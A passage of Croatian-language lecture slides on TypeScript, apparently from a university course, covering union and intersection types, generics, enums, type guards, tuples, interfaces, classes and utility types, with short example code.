x = f(v);
```

error TS2454: Variable 'v' is used before being assigned.

# Unija kao tip podataka (1)

- Prepostavimo da u JavaScriptu napisati metodu koja stvori novo polje kao permutaciju ulaznog polja. Kako bi izgledala ista metoda da je u pitanju string?

```
function shuffle(data) {  
    let arr = [...data]; //novo polje  
    for (let i = arr.length - 1; i > 0; i--) {  
        const j = Math.floor(Math.random() * (i + 1));  
        const temp = arr[i];  
        arr[i] = arr[j];  
        arr[j] = temp;  
    }  
    return arr;  
}
```

Moguće u  
ES2015 ili novijoj  
verziji

```
function shuffle(data) {  
    let arr = [...data]; //polje znakova  
    for (let i = arr.length - 1; i > 0; i--) {  
        const j = Math.floor(Math.random() * (i + 1));  
        const temp = arr[i];  
        arr[i] = arr[j];  
        arr[j] = temp;  
    }  
    return arr. join('');  
}
```

# Unija kao tip podataka (2)

- Prethodni kod se može spojiti u jedan na sljedeći način

```
function shuffle(data) {  
    let arr = [...data];  
    for (let i = arr.length - 1; i > 0; i--) {  
        const j = Math.floor(Math.random() * (i + 1));  
        const temp = arr[i];  
        arr[i] = arr[j];  
        arr[j] = temp;  
    }  
    return typeof (data) == "string" ? arr.join('') : arr;  
}
```

- Što ako želimo omogućiti da je ulazni argument ili string ili polje?  
U tom slučaju ulazni argument je `string | any[]` što se naziva **unija**
  - Može se pisati direktno unutar argumenta
  - ili definirati naziv za takav tip podataka i zatim ga koristiti

```
function shuffle(data : string | any[]) { ... }  
  
type stringOrArray = string | any[];  
function shuffle(data : stringOrArray) { ... }
```

# Definiranje povratne vrijednosti ovisno o argumentima

- Povratna vrijednost u prethodnom primjeru je `string | any[]`

```
function shuffle(data : string | any[]) : string | any[] {  
    ...  
}
```

- Ono što prevodilac ne zna, a autor funkcije zna, je činjenica da je povratna vrijednost *string* ako je ulaz *string*, odnosno polje, ako je ulazni argument polje.
- Nalik prototipu u C-u, možemo navesti sve dozvoljene kombinacije

03-union/src/index.ts

```
function shuffle(data : string) : string;  
function shuffle(data : any[]) : any[];  
function shuffle(data : string | any[]) : string | any[] {  
    ...  
}
```

# Generički argumenti

```
function shuffle(data : string) : string;  
function shuffle(data : any[]) : any[];
```

- Problem s prethodnim rješenjem je u tome što ne čuva informaciju koji tip polja je korišten, već je povratni tip any[]
- TS omogućava generičke tipove podataka, pa se rješenje jednostavno modificira u

04-union-with-generics/src/index.ts

```
function shuffle(data : string) : string;  
function shuffle<T>(data : T[]) : T[];  
function shuffle<T>(data : string | T[]) : string | T[] {  
    ...  
    return typeof data == "string" ? arr.join('') : arr as T[];  
}
```

Umjesto T[] može se pisati i Array<T>

- Rad s *genericsima* je sličan kao i u Javi/C#-u, a omogućena je i parametrizacija JS kolekcija Map i Set
- Tipove u parametrizaciji moguće je ograničiti s *extends* npr. <T extends number | string> ili <T extends {name: string, grade : number}>

Tip koji ima navedena svojstva

<https://www.typescriptlang.org/docs/handbook/2/generics.html>

# Ograničavanje mogućih vrijednosti varijable (1)

- Npr. želimo definirati tip podatka za automobil, pri čemu je jedna od vrijednosti oblik auta koji može poprimiti vrijednost iz ograničenog skupa vrijednosti.
- JS ne poznaje mogućnost enumeracije, ali u TS-u postoje enumeracije, koje se mogu izvesti na više načina
- Prvi pristup bi bio definiranje enumeracije nalik kako se to radi npr. u C-u

```
enum CarShape {  
    Sedan, Coupe, StationWagon, Hatchback, SUV, Other  
}
```

- Vrijednosti su cijeli brojevi počevši od 0. Slično kao u C-u moguće je eksplisitno pridružiti vrijednost pojedinom elementu, a onda sljedeći ima za jednu veću itd.
- Problem s ovim pristupom je način kako prevodilac generira JS kod što može imati utjecaj na performance

```
const shape : CarShape = CarShape.Sedan;
```

```
const shape = CarShape.Sedan;
```

```
var CarShape;  
(function (CarShape) {  
    CarShape[CarShape["Sedan"] = 0] = "Sedan";  
    CarShape[CarShape["Coupe"] = 1] = "Coupe";  
    CarShape[CarShape["StationWagon"] = 2] = "StationWagon";  
    CarShape[CarShape["Hatchback"] = 3] = "Hatchback";  
    CarShape[CarShape["SUV"] = 4] = "SUV";  
    CarShape[CarShape["Other"] = 5] = "Other";  
})(CarShape || (CarShape = {}));
```

# Ograničavanje mogućih vrijednosti varijable (2)

- Enumeracije se mogu označiti kao konstantne

```
const enum CarShape {  
    Sedan, Coupe, StationWagon, Hatchback, SUV, Other  
}
```

05-union-and-intersection/src/data.ts

- U ovom slučaju se prilikom prevođenja (osim ako nije uključena opcija *preserveConstEnums*), izrazi mijenjaju brojevima, a opis se stavljam u komentar

```
const shape : CarShape = CarShape.Coupe; → const shape = 1 /* Coupe */;
```

- Nijedna od ove dvije varijante ne sprječavaju korisnika da eksplicitno pridruži neki broj izvan raspona, pa se izvorni smisao enumeracija gubi.
- Ograničenje se može postići korištenjem stringova za vrijednosti,

```
enum CarShape {  
    Sedan = "S", Coupe = "C", StationWagon = "SW", Hatchback = "H", SUV = "SUV", Other = "O"  
}
```

te se u tom slučaju u TS kodu ne može pridružiti direktno string, već se mora koristiti enumeracija

- ponašanje s i bez *const* je ekvivalentno kao kod cijelih brojeva
- više o enumeracijama na <https://www.typescriptlang.org/docs/handbook/enums.html>

# Ograničavanje mogućih vrijednosti varijable (3)

- Umjesto enumeracija mogu se razmotriti i drugačiji pristupi, kao npr. unije

```
type CarShape = "Sedan" | "Coupe" | "SW" | "H" | "SUV" | "O";
```

```
const shape : CarShape = CarShape.Coupe; → const shape = "Coupe";
```

ili konstantni objekti

```
type CarShape = typeof CarShapes[keyof typeof CarShapes];
const CarShapes = { Sedan : 0, Coupe : 1, StationWagon : 2, Hatchback : 3,
    SUV : 4, Other : 5 }
```

```
const shape : CarShape = CarShapes.Coupe; → const shape = CarShapes.Coupe
```

- Napomena:

- Operator keyof vraća uniju naziva svojstava nekog tipa čime definira novi tip. CarShapes je objekt čiji nas tip zanima, pa je `keyof typeof CarShapes` tip definiran kao `"Sedan" | "Coupe" | "StationWagon" | "Hatchback" | "SUV" | "Other"`
- Nakon toga `typeof nekiobjekt[tip]` vraća uniju tipova podataka svojstava čiji su nazivi činili tip naveden u uglatim zagradama. Posljedično, CarShape je number
- Usput, `tip[keyof tip]` je konstrukcija koja bi vratila uniju svih tipova koje neki tip sadrži. Detaljnije na <https://www.typescriptlang.org/docs/handbook/2/indexed-access-types.html>

# Spajanje tipova

- Osim unije tipova, može se izvesti i spajanje tipova

```
type Car = {  
    registration: string;  
    brand: string;  
    model: string;  
    shape: CarShape;  
}
```

```
type Owner = {  
    name: string;  
    registration: string;  
    sex: 'M' | 'F'  
}
```

05-union-and-intersection/src/\*.ts

```
type Registration = Car | Owner; // union  
type FullData = Car & Owner; // intersection
```

- Napomena: nazivi ovih konstrukcija mogu biti zbumujući, naročito naziv *presjek* koji predstavlja spajanje čime nastaje novi tip koji sadrži sva svojstva iz oba tipa
- Ako prilikom spajanja u oba tipa postoji svojstvo istog imena, onda se na tip tog svojstva primjenjuje operator &
  - Za primitivne tipove to nema smisla, pa je tako number & string isto što i never
  - Za objekte je takvo spajanje smislenije npr. {price: number} & {name: string} će tvoriti tip koji ima svojstva *price* i *name*, što je praktičan način za stvaranje novih tipova proširenjem postojećih, npr.

```
type CarWithPrice = Car & {price: number}
```

# Provjera tipa (type guard) (1)

- Kod primitivnih tipova, provjeru tipa možemo obaviti s `typeof` v
- Provjera je li nešto polje radi se s `Array.isArray(v)`, gdje je v neka varijabla.
- U slučaju kad imamo uniju objekata provjera se svodi na ispitivanje sadrži li trenutni objekt određeno svojstvo operatorom `in`
- Napravi li se provjera temeljem svojstva koje korektno diskriminira moguće tipove iz unije, prevodilac će točno znati s kojim tipom radi u nastavku
  - U literaturi se ovaj princip naziva sužavanje (*narrowing*), a izraz provjere *type guard*

```
function registrationSet(...registrations : Registration[]) : Set<Registration> {  
    const set = new Set<Registration>();  
    registrations.forEach(r => {  
        set.add(r);  
        //what we have here?  
        if ("brand" in r)  
            console.log(` ${r.registration} from Car ${r.model}`);  
        else  
            console.log(` ${r.registration} from Owner ${r.name}`);  
    });  
    return set;  
}
```

05-union-and-intersection/src/\*.ts

# Provjera tipa (type guard) (2)

- Provjera se može obaviti i u funkciji koja se naziva *type predicate* te završava s : *parametar is neki tip*

```
function isCar(r : Registration) : r is Car {  
    return "brand" in r; //ostale provjere izostavljene zbog jednostavnosti  
}  
05-union-and-intersection/src/*.ts
```

```
function registrationSet(...registrations : Registration[]) : Set<Registration> {  
    const set = new Set<Registration>();  
    registrations.forEach(r => {  
        set.add(r);  
        //what we have here?  
        if (isCar(r))  
            console.log(` ${r.registration} from Car ${r.model}`);  
        else  
            console.log(` ${r.registration} from Owner ${r.name}`);  
    ...  
}
```

# n-torke

- TS dozvoljava definiranje n-torki (različitih tipova)
- Npr. vektor u 3D prostoru, možemo definirati kao trojku brojeva

```
type vector = [number, number, number];
```

06-tuples/src/vectors.ts

- Posljedično će prevodilac znati da vektor ima elemente samo na pozicijama 0, 1 i 2 te neće dopustiti definiranje vektora s manje ili više od 3 elemenata

```
let a : vector = [2, 3, 5];
let b : vector = [-1, 4, 6];
//let impossible : vector = [-1, 4, 6, 2];
//let error = a[3];
```

- Tipovi mogu biti različiti, a oni navođeni na kraju n-torke mogu biti i opcionalni, ali će prevodilac na to upozoriti

```
type n4 = [string, number | string, boolean?, number?];
const a : n4 = ["A", 3, true]; error TS2322: Type 'boolean | undefined' is not assignable to type 'boolean'.
const b : n4 = ["B", 2];
const val : boolean = a[2]; //const val : boolean = a[2]!;
```

- Napomena: n-torka se implementira kao polje, pa je moguće pozvati *pop* i *push* što narušava ideju n-torki, ali sugestija za onemogućavanje nije usvojena
  - <https://github.com/microsoft/TypeScript/issues/6325>

# Sučelja

- Osim s n-torkom, vektor u 3D prostoru se može definirati koristeći *type*  
`type vector = { x: number, y:number, z:number }`  
ali i koristeći sučelja  
`interface Vector { x:number; y:number; z:number;}`
- Za razliku od klasičnih OOP jezika u TS-u se provjera tipa svodi na provjeru postojanja potrebnih svojstava
  - structural subtyping, duck typing, shape matching, soundness...
  - <https://www.typescriptlang.org/docs/handbook/type-compatibility.html>

```
interface Vector { x:number; y:number; z:number;}  
type vector = { x:number; y:number; z:number;}  
function t_print(v: vector) { console.log(v); }  
function i_print(v: Vector) { console.log(v); }  
function a_print(v: {x:number, y:number, z:number}) { console.log(v); }  
let iv : Vector = {x : 3, y : 5, z : 2};  
let tv : vector = {x : 1, y : 2, z : 3};  
t_print(iv); i_print(tv); a_print(iv);  
let temp = iv; iv = tv; tv = temp;  
let w = {x : 9, y : 8, z : 7, w : 6};  
iv = w;  
i_print(iv);
```

07-types-and-interface/src/index.ts

# Sučelja i aliasi

- U izoliranom primjeru, korištenje *type* i *interface* daje isti efekt.
- *type* predstavlja alias za neki tip podatka, dok je *interface* još jedan način za definiranje tipa objekta.
- Sučelje može naslijediti drugu sučelje s *extends*, aliasi to rade s &
- Klase mogu implementirati i sučelja i aliase
  - Naravno, ako je alias zapravo alias na neki objekt, a ne alias primitivnog tipa
- Ključne razlike:
  - Sučelje se može definirati više puta, što ima efekt dodavanja novih svojstava
    - Kod aliasa to nije moguće
  - Neke manje razlike u prikazu pogreške prilikom prevodenja
  - <https://www.typescriptlang.org/docs/handbook/2/everyday-types.html#differences-between-type-aliases-and-interfaces>

# Klase u TypeScriptu

- JS (od ES2015), pa tako i TS podržavaju klase, ali na ponešto drugačiji način nego u klasičnim objektno orijentiranim jezicima
- objekti u memoriji ne nose informaciju iz koje klase ili sučelja su potekli (*not reified*) te će `typeof (new Klasa())` uvijek biti `object`
- Članovi klase su *public* osim ako se drugačije ne navedene (*private* ili *protected*)
  - modifikatori vidljivosti vrijede samo prilikom prevodenja! ...
    - osim ako se ne koristi novi standard s prefiksom # za privatne varijable
  - ... a imaju nuspojavu da utječu na provjeru tipova
    - Podsjetnik: provjera tipa svodi se na provjeru postojanja potrebnih svojstava, odnosno funkcija, a *private* „mjenja“ oblik
- Sugerira se definiranje varijabli javnima u situacijama kad bi *getter* i *setter* bili trivijalni
- Pristup članovima unutar klase uvijek mora biti s `this.ime`, jer samo *ime* bi moglo biti referenca na varijablu definirano negdje drugdje

# Konstruktor(i)

- JS dozvoljava postojanje samo jednog konstruktora
- U TS-u se može definirati više konstruktora, ali na razini dozvoljenih varijanti poziva jedinstvene implementacije!

```
class Vector {  
    x:number; y:number; z:number;  
    constructor(x: number, y:number, z:number)  
    constructor(vector : {x : number, y : number, z : number});  
    constructor(vector: [number, number, number]);  
    constructor(data : number | {x : number, y : number, z : number}  
               | [number, number, number],  
               ...yz : number[]) {  
        if (typeof(data) === "number") {  
            this.x = data; this.y = yz[0]; this.z = yz[1];  
        }  
        else if (Array.isArray(data))  
            [this.x, this.y, this.z] = data;  
        else {  
            this.x = data.x; this.y = data.y; this.z = data.z;  
        }  
    }  
}
```

08-classes/src/vector.ts

# Inicijalizacija varijabli

- Postavkama prevodioca može se uključiti opcija koja provjerava jesu li varijable inicijalizirane u konstruktoru ili prilikom deklaracije.
- Neovisno o tome, varijable koje se nakon postavljanja (pri deklaraciji ili u konstruktoru) više ne mijenjaju mogu se označiti s *readonly*, pa će prevodilac prijaviti pogrešku ako im se naknadno pokuša promijeniti vrijednost

```
{  
  "compilerOptions": {  
    "target": "ES2015",  
    "module": "CommonJS",  
    "outDir": "./dist",  
    "rootDir": "./src",  
    ...  
    "strictPropertyInitialization" : true,  
    "noEmitOnError": true  
  }  
}
```

Svojstva su podržana tek od verzije ES2015. *target* za sobom onda povlači i *module*

08-classes/tsconfig.json

# Deklaracija članskih varijabli temeljem argumenata konstruktora

- U slučaju da je klasa imala samo jedan konstruktor koji bi se sveo samo na inicijalizaciju članskih varijabli, tada se može izbjegći deklariranje varijabli i pisanje koda za pridruživanje.

```
class ImmutableVector {  
    readonly x:number; readonly y:number; readonly z:number;  
    constructor(x: number, y:number, z:number) {  
        this.x = x; this.y = y; this.z = z;  
    }  
}
```

- Sve što je potrebno je dodati modifikatore ispred argumenata (*private*, *protected* ili *public* te opcionalno *readonly*)

```
class ImmutableVector {  
    constructor(public readonly x: number, public readonly y:number,  
               public readonly z:number) {  
    }  
}
```

# Svojstva i metode

- Svojstvo izgleda kao metoda koja ispred ima *get* ili *set*, a pri pozivu se zagrada ispušta
  - Ako postoji *setter*, mora imati istu vidljivost kao i *getter*, ali ne moraju imati iste tipove (!?). Ako nije naveden tip za *setter*, koristi se onaj od *gettera*.
  - Svojstva podržana od ES2015

```
class Vector implements IHasNorm, IComparable<Vector> {
    x:number; y:number; z:number;
    ...
    get norm() : number {
        return Math.sqrt(this.x ** 2 + this.y ** 2 + this.z ** 2);
    }

    scalar(other : Vector) : number {
        return this.x * other.x + this.y * other.y + this.z * other.z
    }

    cross(other : Vector) : Vector {
        ...
    }
}
```

08-classes/src/\*.ts

```
let a = new Vector(2, 3, 5);
let b = new Vector([-1, 4, 6]);
let c = a.cross(b);
console.log(`c=${c}`);
console.log(`|c|= ${c.norm}`);
```

# Sažetak vezan za provjere i pretvorbe tipova

- `typeof` vraća jedan od sljedećih stringova: *string, number, bigint, boolean, symbol, undefined, object, function*
- `instanceof` se može koristiti samo za klase i istina je samo ako je objekt stvoren s `new`
- Sužavanje (engl. *narrowing*) kod objekata se vrši operatorom `in` i provjerom sadrži li objekt navedeno svojstvo
- Tvrđnja da je neki općeniti tip (*any*) nešto konkretno, može se obaviti s `as` ili operatorom ukalupljivanja
  - npr. `x as Vector` ili `<Vector> x`
  - Navedeno ima smisla samo prilikom pisanja koda i prevođenja
  - Slična tvrdnja vrijedi i za operator `!` kojim prevodiocu tvrdimo da objekt nije *null*
- Izraz unutar *if-a* ne mora biti *boolean*, već se evaluira po pravilu da su laži *0, NaN, prazni string, null* i *undefined*

# Transformacije tipova u nove tipove podataka

- Stvaranje novih tipova iz postojećih ne mora se svoditi samo na proširivanje
- TS nudi nekoliko ugrađenih generičkih tipova kojima nastaje novi tip iz postojećeg uklanjanjem nekih svojstava, odabirom samo određenih, promjenom imena...
- Npr. želimo stvoriti novi tip iz tipa *Recipe* (a on je određen datotekom s receptima), tako da odaberemo samo *name* i *description* uz dodatno opcionalno svojstvo
  - Ovdje su navedena svojstva bila direktno napisana, ali u nekom drugom slučaju mogli smo ih dobiti s *keyof* nekog poznatog objekta
- Suprotan od *Pick* je *Omit* kojim uzimamo sva svojstva osim onih koje eksplicitno navedenih. *Partial*, *Required* i  *Readonly* mijenjaju modifikatore svojstava. Za ostale pogledati na  
<https://www.typescriptlang.org/docs/handbook/utility-types.html>

```
import {load as loadrecipes} from "./loadrecipes"
type Recipe = typeof recipes[0];
type RecipeInfo = Pick<Recipe, "name" | "description"> & {whereToEat? : string};
let recipes = loadrecipes();
```

09-various-type-creation/src/index.ts

# Dinamičko dodavanje svojstava

- Tipična funkcionalnost u JS-u je dodavanje novog svojstva, ali u TS-u bi sljedeći kod bio neispravan, jer svojstvo Zagreb nije dio tipa za navedenu varijablu

```
let citiesAndMeals = {};
citiesAndMeals.Zagreb = nešto... //citiesAndMeals["Zagreb"] = ...
```

- U takvim slučajevima koristi se *index signature* kojim se definira da se tom tipu podatka mogu dinamički dodavati svojstva sve dok zadovoljavaju tipove određene potpisom za indeks
  - U primjeru to znači da se u uglatim zagradama prilikom dodavanja novog svojstva mogu naći stringovi (ali i brojevi, zbog automatske pretvorbe), a pridružene vrijednosti mora biti tipa *RecipeInfo*
  - Moguće je koristiti i unije i presjeke, ali ključ može biti samo kombinacija tipova *string*, *number* i *boolean*
  - Sučelje možete definirati i dodatna svojstva, ali ona moraju biti u skladu s indeksom**

```
interface CitiesTopMeal {
  [key:string] : RecipeInfo; //index signature
};
```

```
let citiesAndMeals : CitiesTopMeal = {};
citiesAndMeals.Zagreb = nešto... //OK
```

09-various-type-creation/src/index.ts

# Što dalje?

- Typescript je previše opsežan da bi se sve mogućnosti opisale u jednom predavanju
  - *MappedTypes, Iterators, ConditionalTypes*, uključivanja JavaScript koda u proces prevođenja, integracije s Reactom, Vueom, ...
- Za one koji žele znati više
  - <https://www.typescriptlang.org/docs/handbook/intro.html>
  - <https://www.typescriptlang.org/cheatsheets>
  - Adam Freeman: *Essential TypeScript 4. From Beginner to Pro*, Apress 2021  
<https://link.springer.com/book/10.1007/978-1-4842-7011-0>